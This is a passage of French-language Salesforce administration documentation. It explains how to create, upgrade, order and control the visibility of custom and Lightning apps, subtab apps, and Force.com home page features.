   - Créez des règles de validation, qui vérifient si les saisies des utilisateurs de données respectent les normes que vous avez spécifiées, avant la sauvegarde d'un enregistrement.

   Des raccourcis vers ces outils sont disponibles dans le menu d'accès rapide Force.com, dans les pages de liste d'objets et les pages de détail des enregistrements.
2. Créer des profils utilisateur ou des ensembles d'autorisations. Ils correspondent à des séries de paramètres et d'autorisations qui déterminent ce que les utilisateurs peuvent faire dans une application.
3. Spécifiez les types d'accès à l'application dont disposent les utilisateurs.
   a. Rendez votre application visible en utilisant des profils ou des ensembles d'autorisations.
   b. Rendez vos onglets d'objet visibles.
   c. Définissez les autorisations d'objet pour les objets que vous créez.
4. Ajoutez des utilisateurs à votre organisation. Lors de l'ajout d'utilisateurs, assurez-vous que leur attribuer les profils ou ensembles d'autorisations appropriés que vous avez créés pour leur permettent d'accéder à votre application.

CONSULTER ÉGALEMENT :

Création d'applications dans Salesforce Classic avec le Démarrage rapide de l'application

Considérations relatives aux applications Salesforce

## Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour créer des objets, des onglets, des champs et des règles de validation :
- Personnaliser l'application

Pour créer des utilisateurs :
- Gérer les utilisateurs internes

Pour créer des profils et des ensembles d'autorisations :
- Gérer les profils et les ensembles d'autorisations

# Création d'applications personnalisées pour Salesforce Classic

Créez des applications personnalisées pour accorder aux utilisateurs de Salesforce Classic l'accès à tous les éléments dont ils ont besoin à un emplacement unique.

Si vous découvrez les applications personnalisées, nous recommandons d'utiliser le démarrage rapide de Force.com pour créer une application. Cet outil permet de générer une application fonctionnelle de base en une seule étape.

Si vous avez déjà créé les objets, les onglets et les champs dont vous avez besoin pour votre application, suivez la procédure ci-dessous. Cette option permet de créer une étiquette et un logo pour l'application, de lui ajouter des éléments et de l'attribuer à des profils.

1. Dans Configuration, saisissez *Applications* dans la case Recherche rapide, puis sélectionnez **Applications**.
2. Cliquez sur **Nouveau**.
3. Si la Salesforce Console est disponible, déterminez si vous souhaitez définir une application personnalisée ou une Salesforce Console.
4. Saisissez le nom et la description de l'application.

   Un nom d'application peut inclure jusqu'à 40 caractères, espaces inclus.
5. Vous pouvez également personnaliser l'application avec le logo de votre marque.
6. Spécifie les éléments à inclure dans l'application.
7. Vous pouvez aussi définir l'onglet de destination par défaut pour les nouvelles applications en utilisant le menu déroulant **Onglet de destination par défaut** en dessous de la liste des onglets sélectionnés. Cela détermine le premier onglet qu'un utilisateur voit lorsqu'il se connecte à cette application.
8. Sélectionnez les profils dans lesquels l'application est visible.
9. Activez la case Par défaut afin de définir cette application par défaut dans ce profil. Les utilisateurs associés à ce profil affichent ainsi cette application lors de leur première connexion. Les profils qui contiennent des limitations sont exclus de cette liste.
10. Cliquez sur **Enregistrer**.

## Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour afficher les applications :
- Afficher la configuration

Pour gérer les applications :
- Personnaliser l'application

CONSULTER ÉGALEMENT :

Qu'est-ce qu'une application Salesforce ?

Considérations relatives aux applications Salesforce

## Applications Lightning

Éditions

Disponible avec : Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

De la même façon que les applications personnalisées dans Salesforce Classic, dans Lightning Experience les applications personnalisées permettent aux utilisateurs d'accéder à une série d'objets et d'onglets personnalisés et à d'autres éléments dans un ensemble pratique. Les applications Lightning offrent cependant un niveau de fonctionnalité supérieur à celui des applications Classic. Vous pouvez personnaliser la marque de vos applications avec une couleur, un logo et une barre d'utilitaires personnalisés.

Les applications Lightning contiennent tous les éléments que vous attendez d'une application personnalisée, notamment des objets personnalisés et standard, et des onglets personnalisés. Les applications Lightning peuvent également inclure des onglets Page Lightning et des utilitaires tels que Lightning Voice. Le modèle de navigation des applications Lightning a été optimisé pour plus d'efficacité, avec des actions sur certains éléments, notamment les opportunités dans la barre de navigation.

Les applications personnalisées de Salesforce Classic fonctionnent automatiquement dans Lightning Experience, et peuvent être mises à niveau vers des applications Lightning. Les applications Classic affichées avec vos applications Lightning dans la liste des applications, dans la Configuration, sont disponibles via le Lanceur d'application si l'attribut `Afficher dans Lightning Experience` est activé.

Cependant, l'inverse n'est pas vrai pour les applications Lightning. Les applications Lightning ne sont pas disponibles dans Salesforce Classic.

Vous pouvez attribuer plusieurs profils utilisateur à plusieurs applications. De plus, vous pouvez attribuer autant de profils utilisateur que nécessaire à une application. Par exemple, plusieurs groupes sont impliqués dans la vente interne. Attribuez tous les groupes à votre application de vente interne, et tous ont accès à l'application.

Les utilisateurs basculent entre les applications via le Lanceur d'application. Ils peuvent ainsi aisément changer de contexte tout en gardant accès aux éléments, aux objets et aux pages dont ils ont besoin.

Remarque: Dans Salesforce Classic, les utilisateurs peuvent personnaliser les onglets affichés dans toutes les applications auxquelles ils ont accès. La fonctionnalité Personnaliser mes onglets n'est pas prise en charge dans Lightning Experience. Aucun paramètre d'onglet personnalisé qu'un utilisateur a défini dans une application Classic n'est reflété dans Lightning Experience.

CONSULTER ÉGALEMENT :

- Création d'applications Lightning
- Mise à niveau des applications Classic vers les applications Lightning
- Considérations relatives aux applications Salesforce

## Conseils de création d'applications dans Lightning Experience

Éditions

Disponible avec : Lightning Experience

Disponible avec : **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Voici la partie intéressante : choisir la configuration d'applications Lightning pour vos utilisateurs. Voici quelques conseils de planification d'applications Lightning pour votre organisation.

Pour créer des applications Lightning, le meilleur moment est lors du déploiement de Lightning Experience. Par conséquent, intégrez la création d'applications Lightning à votre stratégie de déploiement. Consultez le module Trailhead « Déploiement de Lightning Experience » qui présente de nombreuses bonnes idées pour effectuer une transition transparente.

Interrogez vos utilisateurs. Déterminez leurs priorités. La personnalisation des onglets dans des applications est l'occasion unique d'échanger avec vos utilisateurs. Chaque groupe d'utilisateurs a ses propres exigences. Découvrez les objets et les éléments qui représentent une priorité pour eux.

- Demandez aux utilisateurs de publier des commentaires dans un groupe Chatter.
- Publiez des sondages.
- Planifiez des déjeuners de travail. Tout le monde apprécie un repas offert et presque tout le monde aime donner son avis.

Créez une liste principale des objets que tous les utilisateurs de votre organisation souhaitent ajouter au menu. Réduisez ensuite la liste de chaque groupe (commerciaux, responsables commerciaux, dirigeants, etc.). Les menus de chaque groupe d'utilisateurs partagent des objets communs, par exemple Accueil, Tâches et Fil. Laissez en haut les éléments prioritaires de chaque groupe. Placez les éléments moins prioritaires en bas ou supprimez-les. Les utilisateurs peuvent toujours accéder au Lanceur d'application pour obtenir les éléments qu'ils utilisent moins souvent.

## Création d'applications Lightning

Dans Lightning Experience, vous pouvez créer des applications de la même façon que dans Salesforce Classic, mais avec plus d'accessoires. Vous pouvez appliquer votre marque et personnaliser les applications Lightning pour aider les utilisateurs à travailler plus efficacement. Par exemple, créez une application Lightning pour votre service financier qui inclut tous les éléments importants nécessaires (y compris des onglets) pour les tâches courantes du service. Vous pouvez personnaliser la couleur de la barre de navigation, lui ajouter un logo et la rendre disponible dans le Lanceur d'application pour les profils utilisateur associés au service financier.

1. Dans Configuration, saisissez *Applications* dans la case Recherche rapide, puis sélectionnez **Gestionnaire d'applications**.
2. Cliquez sur **Nouvelle application Lightning**, puis laissez-vous guider par l'assistant Nouvelle application Lightning.

   Vous pouvez nommer votre application, définir sa couleur principale, lui ajouter un logo, personnaliser les éléments affichés dans sa barre de navigation, puis l'attribuer à des profils utilisateur. Si votre organisation inclut des utilitaires tels que Lightning Voice ou Open CTI Softphone, des options permettent de les ajouter à la barre d'utilitaires de votre application.

   Lors de l'organisation de la barre de navigation, sachez que l'élément placé en haut de la liste devient la page de destination de votre application.

   Conseil: La description de l'application est affichée à côté de l'icône dans le Lanceur d'application. Saisissez une description explicite pour vos utilisateurs.

ÉDITIONS

Disponible avec : Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour afficher les applications :
- Afficher la configuration

Pour gérer les applications :
- Personnaliser l'application

CONSULTER ÉGALEMENT :

Applications Lightning

Considérations relatives aux applications Salesforce

## Mise à niveau des applications Classic vers les applications Lightning

Vous pouvez mettre à niveau une application Classic vers une application Lightning dans Lightning Experience, afin de l'optimiser pour les utilisateurs de Lightning Experience avec une couleur, un logo et une barre d'utilitaires personnalisés, ainsi que des éléments supplémentaires tels que des Pages Lightning prises en charge dans la barre de navigation.

1. Dans Configuration, saisissez *Applications* dans la case `Recherche rapide`, puis sélectionnez **Gestionnaire d'applications**.
2. Recherchez l'application Classic que vous souhaitez mettre à niveau dans la liste des applications.

   Remarque: Une coche dans la colonne Visible dans Lightning indique que l'application Classic est accessible dans Lightning Experience via le Lanceur d'application, et qu'elle est opérationnelle. Cependant, même si elle fonctionne dans Lightning Experience, elle ne bénéfice pas de tous les avantages d'une application Lightning. Par conséquent, nous recommandons de la mettre à niveau.

3. Cliquez sur , puis sélectionnez **Mettre à niveau**.
   Votre application Classic est copié et mise à niveau pour Lightning Experience. Vous avez désormais deux versions de l'application : une version Classic et une version Lightning. Une fois mise à niveau, l'application Classic n'est plus accessible dans Lightning Experience via le Lanceur d'application. L'application Classic reste visible dans la liste des applications, mais désélectionnée dans la colonne Visible dans Lightning.

Les deux versions de votre application doivent désormais être gérées séparément. Les modifications que vous apportez ensuite à l'application Classic ne sont pas reflétées dans la version Lightning, et inversement.

Éditions

Disponible avec : Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour afficher les applications :
- Afficher la configuration

Pour gérer les applications :
- Personnaliser l'application

Remarque: Vous pouvez basculer la disponibilité de vos applications Classic dans Lightning Experience en sélectionnant ou en désélectionnant `Afficher dans Lightning Experience` dans la page de détail de l'application Classic.

CONSULTER ÉGALEMENT :

Applications Lightning

Considérations relatives aux applications Salesforce

## Considérations relatives aux applications Salesforce

Tenez compte des points ci-dessous en utilisant des applications dans Lightning Experience ou dans Salesforce Classic.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Général

- Vous pouvez supprimer des applications personnalisées, mais pas des applications standard. La suppression d'une application personnalisée la retire du menu des applications de Force.com et du Lanceur d'application, mais ne supprime aucun objet associé. Si vous avez créé des objets pour une application, envisagez de les supprimer également.
- Les applications de la console Salesforce sont des applications personnalisées.
- Vous ne pouvez pas modifier l'étiquette, la description ou le logo d'une application standard.
- Une fois l'application créée, vous ne pouvez pas modifier son type, par exemple de standard à connectée ou inversement.

- Pour les utilisateurs titulaires de licences Salesforce Platform et Salesforce Platform One, l'application standard de la plate-forme est la seule répertoriée dans le menu des applications Force.com et dans le Lanceur d'application de Lightning Experience. Pour des informations sur la spécification d'une étiquette unique pour l'application standard Platform dans Salesforce Classic, reportez-vous à Création d'applications personnalisées pour Salesforce Classic à la page 5799.
- Pour attribuer des applications à des profils utilisateurs dans Professional Edition, les profils utilisateur doivent être activés pour votre organisation.

## Applications Classic

- Lors du choix d'un logo d'application personnalisée dans la bibliothèque de documents pour une application Classic, tenez compte des critères suivants :
  - L'image doit être au format GIF ou JPEG et faire moins de 20 Ko.
  - Si l'image est supérieure à 300 pixels en largeur x 55 pixels en hauteur, elle est ajustée.
  - Pour optimiser l'affichage, il est conseillé d'utiliser une image avec un arrière-plan transparent.
  - La case `Accessible en externe` doit être cochée dans les propriétés du document afin que les utilisateurs puissent voir l'image.

## Applications Lightning

- Dans Salesforce Classic, les utilisateurs peuvent personnaliser les onglets affichés dans toutes les applications auxquelles ils ont accès. La fonctionnalité Personnaliser mes onglets n'est pas prise en charge dans Lightning Experience. Aucun paramètre d'onglet personnalisé qu'un utilisateur a défini dans une application Classic n'est reflété dans Lightning Experience.
- Si vous activez Lightning Voice ou d'autres éléments de barre d'utilitaires par défaut dans une application, vous ne pouvez pas les désactiver. Vous ne pouvez pas non plus revenir et les activer une fois l'application créée.
- Dans Lightning Experience, la gestion des licences contrôle les limitations des applications, par exemple les applications standard disponibles et le nombre d'éléments que peut contenir une barre de navigation d'une application Lightning.
- Les limitations des applications Lightning sont identiques à celles des applications Classic. Vous pouvez par exemple avoir jusqu'à 260 applications et 1225 onglets dans une organisation Enterprise Edition. Pour plus d'informations, reportez-vous à Limitations des fonctionnalités et des éditions de Salesforce.
- La description d'une application Lightning est affichée dans le Lanceur d'application. Par conséquent, nous recommandons de rédiger des descriptions succinctes.
- Lors du choix d'une image personnalisée pour des applications dans Lightning Experience, tenez compte des critères ci-dessous :
  - Les images d'application représentent votre application dans Lightning Experience et dans Salesforce1.
  - Choisissez une image JPG, PNG, BMP ou GIF inférieure à 5 Mo.
  - Pour de meilleurs résultats, chargez une image de 128 x 128 pixels. Les images plus grandes que l'affichage maximal de 128 x 128 pixels sont automatiquement redimensionnées.
- Les objets affichés dans le Lanceur d'application ne peuvent pas tous figurer dans une application, mais vous pouvez aisément les déterminer. Lorsque vous lancez l'assistant depuis le Gestionnaire d'application Lightning Experience, tous les éléments disponibles dans une barre de navigation sont affichés.

# Qu'est-ce qu'une application de sous-onglet ?

Une *application* est un groupe d'onglets qui agissent ensemble pour faire fonctionner l'application. De la même façon, une *application de sous-onglet* est un ensemble d'onglets qui s'affichent dans la page de profil Chatter. Une application de sous-onglet peut inclure des onglets par défaut et personnalisés.

Les utilisateurs peuvent afficher des ensembles d'onglets différents dans les pages de profil, en fonction de leur contexte. Les applications de sous-onglet correspondent à divers ensembles d'onglets disponibles dans des pages spécifiques, notamment des pages de profil d'utilisateurs.

Ces applications de sous-onglet déterminent les onglets qui s'affichent en fonction du contexte de l'utilisateur.

| Application de sous-onglet | Affichée lorsque l'utilisateur visualise... |
|---|---|
| Profil (autres) | Un autre utilisateur dans son organisation interne |
| Profil (le sien) | Son profil dans son organisation interne |
| Profil dans des communautés (autres) | Un autre utilisateur dans une communauté. Il est affiché uniquement si les communautés sont activées. |
| Profil dans des communautés (le sien) | Son profil dans une communauté. Il est affiché uniquement si les communautés sont activées. |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Remarque: L'utilisateur final ne peut pas personnaliser l'affichage des applications de sous-onglet. Les administrateurs peuvent masquer les onglets dans des applications de sous-onglet à l'aide de l'option `Onglet masqué` dans les Paramètres d'onglet. Les utilisateurs peuvent afficher les onglets définis sur `Valeur par défaut désactivée` et `Valeur par défaut activée`.

CONSULTER ÉGALEMENT :

Gestion des applications de sous-onglet

Fiche de conseils : Personnalisation des pages de profil Chatter

# Gestion des applications de sous-onglet

Vous pouvez afficher et personnaliser les applications de sous-onglet dans les pages de profil des utilisateurs.

Dans Configuration, saisissez *Applications* dans la case Recherche rapide, puis sélectionnez **Applications** pour afficher les applications de sous-onglet de votre organisation.

Vous pouvez procéder comme suit :

- Pour afficher les détails d'une application de sous-onglet, cliquez sur son nom dans la section **Applications de sous-onglet**. Cela permet d'afficher ses propriétés, notamment les onglets de l'application, y compris les onglets qui ne sont pas encore déployés. Cliquez sur des onglets personnalisés dans la liste Onglet inclus pour afficher les détails.
- Pour modifier les propriétés d'une application de sous-onglet, cliquez sur **Modifier** afin de sélectionner les onglets à inclure dans l'application de sous-onglet, de changer l'ordre d'affichage et de définir un Onglet de destination par défaut.

  Remarque: Les administrateurs peuvent modifier les ensembles d'autorisations ou les paramètres de profil pour limiter l'accès des utilisateurs à chaque onglet. Ils peuvent ainsi autoriser l'accès à des onglets spécifiques pour certains utilisateurs, mais pas pour d'autres.

CONSULTER ÉGALEMENT :

Qu'est-ce qu'une application de sous-onglet ?

## Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour afficher les applications :

- Afficher la configuration

Pour gérer les applications :

- Personnaliser l'application

# Contrôle de la visibilité des applications de sous-onglet

Lorsque vous avez configuré des applications de sous-onglet, vous pouvez spécifier les utilisateurs autorisés à afficher des onglets spécifiques dans la page de profil.

Pour contrôler la possibilité des onglets dans une application de sous-onglet :

1. Dans Configuration, saisissez *Profils* dans la case Recherche rapide, puis sélectionnez **Profils**.
2. Effectuez l'une des opérations suivantes :
   - Interface utilisateur de profil d'origine : cliquez sur **Modifier** en regard du profil que vous souhaitez modifier, puis accédez à la section Paramètres de l'onglet.
   - Interfaces utilisateur de profil avancée : cliquez sur le profil que vous souhaitez modifier, puis sur **Paramètres d'objet**. Cliquez sur l'objet que vous souhaitez modifier, puis sur **Modifier**.

   Remarque: Certains profils, notamment les utilisateurs de Chatter External et de Chatter Free, ne disposent pas des autorisations requises pour afficher les applications de sous-onglet.
3. Modifiez les paramètres d'onglet.

   L'utilisateur final ne peut pas personnaliser l'affichage des applications de sous-onglet. Les administrateurs peuvent masquer les onglets dans des applications de sous-onglet à l'aide de l'option Onglet masqué dans les Paramètres d'onglet. Les utilisateurs peuvent afficher les onglets définis sur Valeur par défaut désactivée et Valeur par défaut activée.
4. (Interface utilisateur de profil d'origine uniquement) Pour réinitialiser les personnalisations d'onglet des utilisateurs dans les paramètres de visibilité de l'onglet, sélectionnez **Ignorer les personnalisations d'onglets personnels des utilisateurs**.
5. Cliquez sur **Enregistrer**.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour afficher les applications :
- Afficher la configuration

Pour gérer les applications :
- Personnaliser l'application

CONSULTER ÉGALEMENT :

Qu'est-ce qu'une application de sous-onglet ?

Gestion des applications de sous-onglet

# Réorganisation des applications

Réorganisez l'ordre de tri par défaut des applications Salesforce, des applications personnalisées et des applications connectées dans votre organisation. Vous pouvez également masquer des applications dans le Lanceur d'application.

En tant qu'administrateur, vous contrôlez l'ordre de tri par défaut des applications que vos utilisateurs affichent dans l'organisation. Ces applications incluent les applications Salesforce standard, telles que l'application Salesforce Marketing, l'application Centre d'appels et toute application personnalisée de votre organisation. Votre organisation peut également utiliser des applications connectées. Les applications connectées incluent des applications de productivité, telles que Gmail™ et Microsoft Office 365™, ou d'autres applications facilitent le travail de vos utilisateurs.

L'ordre de tri que vous définissez pour l'organisation correspond à la vue par défaut de vos utilisateurs. À partir de la vue par défaut de l'organisation, les utilisateurs peuvent réorganiser leurs applications pour adapter l'affichage à leurs besoins.

**Éditions**

Disponible avec : Lightning Experience et Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Réorganisation du menu des applications Force.com et Lanceur d'application dans Salesforce Classic
Vous pouvez changer l'ordre d'affichage des applications dans le menu des applications Force.com.

Réorganisation des applications du Lanceur d'application dans Salesforce Lightning Experience
Vous pouvez changer la visibilité par défaut de l'organisation et réorganiser l'ordre d'affichage des applications dans le Lanceur d'application.

## Réorganisation du menu des applications Force.com et Lanceur d'application dans Salesforce Classic

Vous pouvez changer l'ordre d'affichage des applications dans le menu des applications Force.com.

Le menu des applications Force.com est une liste déroulante qui apparaît en haut de chaque page de l'application. Le Lanceur d'application, s'il est activé, présentent aux utilisateurs des logos qui pointent vers des applications sur site, des applications connectées et des applications Salesforce.

1. Dans Configuration, suivez l'une des procédures ci-dessous :
   a. Saisissez *`Applications`* dans la case `Recherche rapide`, puis sélectionnez **Applications** et cliquez sur **Réorganiser**.
   b. Saisissez *`Menu des applications`* dans la case `Recherche rapide`, puis sélectionnez **Menu des applications**.
2. Faites glisser les applications dans la liste pour les réorganiser selon vos besoins. Les modifications sont appliquées immédiatement.
3. Vous pouvez également cliquer sur **Visible** ou **Masqué** pour afficher ou masquer des applications individuelles dans le lanceur d'application pour tous les utilisateurs de l'organisation.

Toutes les applications installées dans l'organisation sont affichées pour le tri. Cependant, les applications qu'un utilisateur affiche dans le menu des applications Force.com et dans le Lanceur d'application dépendent des paramètres de visibilité de chaque application et des autorisations de l'utilisateur. Par exemple, un administrateur peut généralement afficher davantage d'applications qu'un utilisateur standard. Vous pouvez afficher toutes les applications que vous êtes autorisé(e) à

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour afficher les applications :
- Afficher la configuration

Pour gérer les applications :
- Personnaliser l'application

afficher et qui sont visibles pour votre profil. Pour être répertoriés dans le Lanceur d'application, les applications connectées et les fournisseurs de services doivent avoir une URL de départ.

CONSULTER ÉGALEMENT :

- Qu'est-ce qu'une application Salesforce ?
- Création d'applications personnalisées pour Salesforce Classic
- Ouverture d'une autre application
- Lanceur d'application

## Réorganisation des applications du Lanceur d'application dans Salesforce Lightning Experience

Vous pouvez changer la visibilité par défaut de l'organisation et réorganiser l'ordre d'affichage des applications dans le Lanceur d'application.

Le Lanceur d'application affiche toutes les applications Salesforce disponibles d'un utilisateur et chaque application connectée qu'un admirateur installe pour l'organisation. En tant qu'administrateur, vous pouvez utiliser le Lanceur d'application pour définir l'ordre de tri et la visibilité par défaut des applications de votre organisation. Les utilisateurs peuvent ensuite réorganiser leur propre vue dans le Lanceur d'application.

1. Dans Configuration, suivez l'une des procédures ci-dessous :
   a. Saisissez *`Applications`* dans la case `Recherche rapide`, puis sélectionnez **Applications** et cliquez sur **Réorganiser**.
   b. Saisissez *`Menu des applications`* dans la case `Recherche rapide`, puis sélectionnez **Menu des applications**.
2. Faites glisser les applications dans la liste pour les réorganiser selon vos besoins. Les modifications sont appliquées immédiatement.
3. Cliquez sur **Visible** ou **Masqué** pour afficher ou masquer des applications individuelles dans le Lanceur d'application pour tous les utilisateurs de l'organisation.

Toutes les applications installées dans l'organisation sont affichées pour le tri. Cependant, les applications qu'un utilisateur affiche dans le Lanceur d'application varient selon les paramètres de visibilité de chaque application et des autorisations de l'utilisateur. Par exemple, un administrateur peut généralement afficher davantage d'applications qu'un utilisateur standard. Vous pouvez afficher toutes les applications que vous êtes autorisé(e) à afficher et qui sont visibles pour votre profil. Pour être répertoriés, les applications connectées et les fournisseurs de services doivent avoir une URL de départ.

Éditions

Disponible avec : Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour afficher les applications :
- Afficher la configuration

Pour gérer les applications :
- Personnaliser l'application

CONSULTER ÉGALEMENT :

- Qu'est-ce qu'une application Salesforce ?
- Ouverture d'une autre application

# Page d'accueil de Force.com

La page Accueil de Force.com contient des options de création et de gestion d'applications.

Vous accédez à la page Accueil de Force.com à partir de Configuration.

- Le menu latéral, que vous pouvez parcourir ou dans lequel vous pouvez effectuer des recherches, permet d'accéder à l'ensemble des actions, tâches et outils de configuration.
- La zone Premiers pas contient un outil de génération d'une application de base en une seule étape, et permet d'accéder à des informations relatives à l'extension et la gestion des applications. Cette zone ne s'affiche pas si vous l'avez précédemment rejetée.
- La liste Élément récent affiche les éléments de métadonnées que vous avez récemment visualisés, modifiés ou créés, ainsi que les objets associés.
- La case de messages de la Présentation du système affiche des messages de rappel lorsque votre organisation atteint ses limites d'utilisation. Cette case n'est pas activée par défaut.
- La zone Liens rapides contient des liens pour la gestion des outils, des utilisateurs, des applications, de la sécurité et des données.
- La case Communauté montre les ressources disponibles. Si vous avez précédemment ignoré cette case, elle s'affiche encore à chaque nouvelle publication.
- Le volet droit contient des liens externes destinés aux développeurs et aux administrateurs.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : toutes les éditions à l'exception de **Database.com**

**AUTORISATIONS UTILISATEUR**

Pour accéder à la page Accueil de Force.com :

- Personnaliser l'application

CONSULTER ÉGALEMENT :

Liste d'éléments récents (Bêta)

## Liste d'éléments récents (Bêta)

La liste Élément récent affiche les éléments de métadonnées que vous avez récemment visualisés, modifiés ou créés, ainsi que les objets associés.

**Remarque:** La liste Éléments récents est une version bêta. Elle est de qualité production, mais inclut des limitations connues.

La liste Éléments récents comprend :

- Classes Apex
- Déclencheurs Apex
- Processus d'approbation
- Applications
- Types de rapport personnalisé
- Modèles d'e-mails
- Champs
- Objets
- Présentations de page
- Ensembles d'autorisations
- Profils
- Types d'enregistrement
- Ressources statiques

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : toutes les éditions à l'exception de **Database.com**

- Onglets
- Utilisateurs
- Règles de validation
- Pages Visualforce
- Composants Visualforce
- Alertes par e-mail de workflow
- Mises à jour des champs de workflow
- Messages sortants du workflow
- Règles de workflow
- Tâches du workflow

Remarque: La liste Éléments récents dans la configuration est indépendante de la section Éléments récents de la colonne du menu latéral de nombreuses pages Salesforce. La liste de la Configuration affiche les éléments utilisés par les administrateurs, alors que la section Éléments récents du menu latéral affiche les éléments sur lesquels les utilisateurs ont travaillé.

# Configuration des messages de présentation du système de Force.com

Remarque: La page de présentation du système affiche uniquement les éléments activés pour votre organisation. Par exemple, les règles de workflow sont affichées uniquement si le workflow est activé pour votre organisation.

Ajoutez des messages de présentation du système à la page d'accueil de Force.com pour recevoir des rappels lorsque votre organisation atteint ses limites d'utilisation. Vous pouvez agrandir, réduire et refuser les messages de présentation du système qui s'affichent sur la page d'accueil de Force.com. Par défaut, les messages de la page d'accueil de présentation du système sont activés.

Pour configurer les messages de présentation du système sur la page d'accueil de Force.com :

1. Dans Configuration, saisissez *Présentation du système* dans la case Recherche rapide, puis sélectionnez **Présentation du système**.
2. Cliquez sur **Configurer les messages Force.com**.
3. Sélectionnez les types de message de présentation du système à afficher sur la page d'accueil de Force.com.
4. Cliquez sur **OK**.

Important: Les messages de présentation du système s'affichent sur la page d'accueil de Force.com uniquement lorsque votre organisation atteint ses limites.

Lorsque vous activez ou refusez les messages de présentation du système sur la page d'accueil de Force.com, seule votre vue des messages de présentation du système est affectée.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : Toutes les éditions, à l'exception de **Personal** Edition et Database.com Edition

**AUTORISATIONS UTILISATEUR**

Pour configurer des messages Force.com :

- Personnaliser l'application

# Création d'applications mobiles personnalisées

## Création d'applications mobiles personnalisées avec des pages Lightning et le Générateur d'applications Lightning

### Générateur d'application Lightning

Le Générateur d'applications Lightning est un outil par pointer-cliquer qui facilite la création de pages personnalisées pour Salesforce1 et Lightning Experience. Le Générateur d'applications Lightning permet de combiner divers composants dans une page unique qui présente aux utilisateurs tous les éléments dont ils ont besoin au même emplacement.

Vous pouvez accéder au Générateur d'application Lightning dans la Configuration, en saisissant *Générateur d'application Lightning* dans la case Recherche rapide, puis en sélectionnant **Générateur d'application Lightning**.

